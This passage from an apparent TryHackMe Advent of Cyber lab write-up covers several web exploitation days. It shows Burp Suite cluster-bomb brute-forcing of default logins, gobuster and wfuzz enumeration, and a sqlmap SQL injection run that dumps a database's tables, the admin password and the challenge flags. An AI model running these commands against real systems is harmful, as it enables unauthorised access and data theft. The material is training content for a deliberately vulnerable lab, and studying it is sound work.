9	user	12345	302	□	□	309	

```
POST /login HTTP/1.1
Host: 10.10.145.33
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.145.33
```

Usually, the one with the different length is the correct combo and lets try user=admin and password=12345

Turn off the Foxy Proxy before you try to login

And we're done!!



Santa Sleigh Tracker App

GPS: Online   Last Airborne: 24th December 2019   Santa Sleigh: Offline

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Methodology


By using the burp suite system, we should get intercept proxy access and activate it in the URL. There we could start intercepting traffic. Attempting by using default credentials we could get to check back with burp suite so we could look over the request. There we could send it to intruder and from that we could fill in the positions tab with default credentials. Cluster bomb attack will show different length of correct combo of username and password for log in access. Always turn off proxy before any log in attempt.

Day 4: Web Exploitation – Santa's Watching

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1:




```
┌──(1211100528㉿kali)-[~]
└─$ gobuster dir -u http://10.10.16.22 -w /usr/share/wordlists/dirb/big.txt -
x .php

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.16.22
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/19 10:32:16 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 308] [--> http://10.10.16.22/api/]
Progress: 10468 / 40940 (25.57%)
```

Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne

Checking up the website that were hacked and to see what things that we can retrieve back from the website using Gobuster to find some interesting files so that we can access the login page back again .

Question 2:




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.16.22 Port 80

After running the Gobuster on the terminal we found some interesting php file that we can check


Question 3:



```
e,wordlist).
        -V alltype                : All parameters bruteforcing (allvars and
allpost). No need for FUZZ keyword.
        -X method                 : Specify an HTTP method for the request, i
e. HEAD or FUZZ

        -b cookie                 : Specify a cookie for the requests
        -d postdata               : Use post data (ex: "id=FUZZ&catalogue=1")
        -H header                 : Use header (ex:"Cookie:id=1312321&user=FU
ZZ")
        --basic/ntlm/digest auth  : in format "user:pass" or "FUZZ:FUZZ" or "
domain\FUZ2Z:FUZZ"

        --hc/hl/hw/hh N[,N]+      : Hide responses with the specified code/li
nes/words/chars (Use BBB for taking values from baseline)
        --sc/sl/sw/sh N[,N]+      : Show responses with the specified code/li
nes/words/chars (Use BBB for taking values from baseline)
        --ss/hs regex             : Show/Hide responses with the specified re
gex within the content


┌──(1211101120㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.23.106/api
/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.23.106/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

Opening wfuzz to use the log that we get from Gobuster to check if there is any interesting file that we can check

Question 4:



```
Target: http://10.10.23.106/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000025:   200        0 L      0 W        0 Ch        "20201124"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000002:   200        0 L      0 W        0 Ch        "20201101"
```

From the wfuzz we can find a response that is different from others to use for the api date directory to find the flag that we are looking for

Thought Process / Methodology:


By accessing the forum page, we can find that the login page we removed so we have to find the api directory using Gobuster method. After that we found a log page that we can use to check any information that we can use using the wfuzz method. After that we found a response that are different from others and use that on the log page the found earlier to find the flag/file that are missing.

Day 5: Web Exploitation – Someone stole Santa’s gift list!

Tools used: Kali Linux, Firefox, Burp Suite

Solution/Walkthrough:

Question 1:




Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

We are looking at a page where we have to find the username and password so that we can access the Santa’s secret login panel by bypassing the login .

Question 2:



Welcome back, Santa!

The database has been updated while you were away!


Enter:

Search

Gift	Child
N	
u	
l	
l	

After we get to access the santa’s secret login panel we have to look at the santa’s database to get the things that we need by using burp suite.

Question 3:




Request to http://10.10.150.25:8000

```
GET /santapanel?search=darkstar HTTP/1.1
Host: 10.10.150.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.150.25:8000/santapanel?search=darkstar
Cookie: session=[illegible]
Upgrade-Insecure-Requests: 1
```

Using burp suite to intercept and finding the santa’s secret login so that we can access the database for the next step.


Question 4:


PS> 1211100528@kali: /home/1211100528
File Actions Edit View Help

```
sqlmap: error: no such option: --dump-all--dbms
~}}

┌──(1211100528㉿kali)-[/home/1211100528]
└─PS> sqlmap -r /home/kali/Documents/panel.request --tamper=space2comment --d
ump-all --dbms sqlite

                                {1.6.4#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:47:49 /2022-06-20/

[04:47:49] [INFO] parsing HTTP request from '/home/kali/Documents/panel.reque
st'
[04:47:49] [INFO] loading tamper module 'space2comment'
[04:47:49] [INFO] testing connection to the target URL
[04:47:50] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:47:50] [INFO] testing if the target URL content is stable
[04:47:50] [INFO] target URL content is stable
[04:47:50] [INFO] testing if GET parameter 'search' is dynamic
[04:47:50] [WARNING] GET parameter 'search' does not appear to be dynamic
[04:47:51] [WARNING] heuristic (basic) test shows that GET parameter 'search'
 might not be injectable
[04:47:51] [INFO] testing for SQL injection on GET parameter 'search'
[04:47:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:47:51] [WARNING] reflective value(s) found and filtering out
[04:47:54] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[04:47:54] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least
one other (potential) technique found. Do you want to reduce the number of re
quests? [Y/n] y
[04:48:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[04:48:02] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[04:48:04] [INFO] target URL appears to have 2 columns in query
[04:48:05] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 t
o 10 columns' injectable
[04:48:05] [INFO] checking if the injection point on GET parameter 'search' i
s a false positive
[04:48:07] [WARNING] parameter length constraining mechanism detected (e.g. S
uhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'search' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 32 HTTP(s)
```

Now we are using the terminal to access the database by using the secret panel request that we get from burp suite.

Question 5:


PS> 1211100528@kali: /home/1211100528
File Actions Edit View Help

```
Table: sequels
[22 entries]
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
| John        | 4   | skateboard                  |
| Robert      | 17  | iphone                      |
| Michael     | 5   | playstation                 |
| William     | 6   | xbox                        |
| David       | 6   | candy                       |
| Richard     | 9   | books                       |
| Joseph      | 7   | socks                       |
| Thomas      | 10  | 10 McDonalds meals          |
| Charles     | 3   | toy car                     |
| Christopher | 8   | air hockey table            |
| Daniel      | 12  | lego star wars              |
| Matthew     | 15  | bike                        |
| Anthony     | 3   | table tennis                |
| Donald      | 4   | fazer chocolate             |
| Mark        | 17  | wii                         |
| Paul        | 9   | github ownership            |
| James       | 8   | finnish english dictionary  |
| Steven      | 11  | laptop                      |
| Andrew      | 16  | rasberry pie                |
| Kenneth     | 19  | TryHackMe Sub               |
| Joshua      | 12  | chair                       |
+-------------+-----+-----------------------------+

[04:48:12] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1
211100528/.local/share/sqlmap/output/10.10.150.25/dump/SQLite_masterdb/sequel
s.csv'
[04:48:12] [INFO] fetching columns for table 'hidden_table'
[04:48:13] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+

[04:48:13] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/h
ome/1211100528/.local/share/sqlmap/output/10.10.150.25/dump/SQLite_masterdb/h
idden_table.csv'
[04:48:13] [INFO] fetching columns for table 'users'
[04:48:13] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
```

After we to access the panel request, we will get the information that we need like the admin’s username and password.

Thought Process / Methodology:

First of all, we were given a page and we have to find the Santa's secret login page to find the information that we need. After we get to visit the Santa's secret login panel, we have to bypass the login panel using SQLi. After we get to access the secret login panel, we have to bypass the page to get access of the information that we need by using burp suite. We will then use the terminal with a panel request that we get from the burp suite. After the terminal stopped running, we then got the information that we need including that admin's username and password.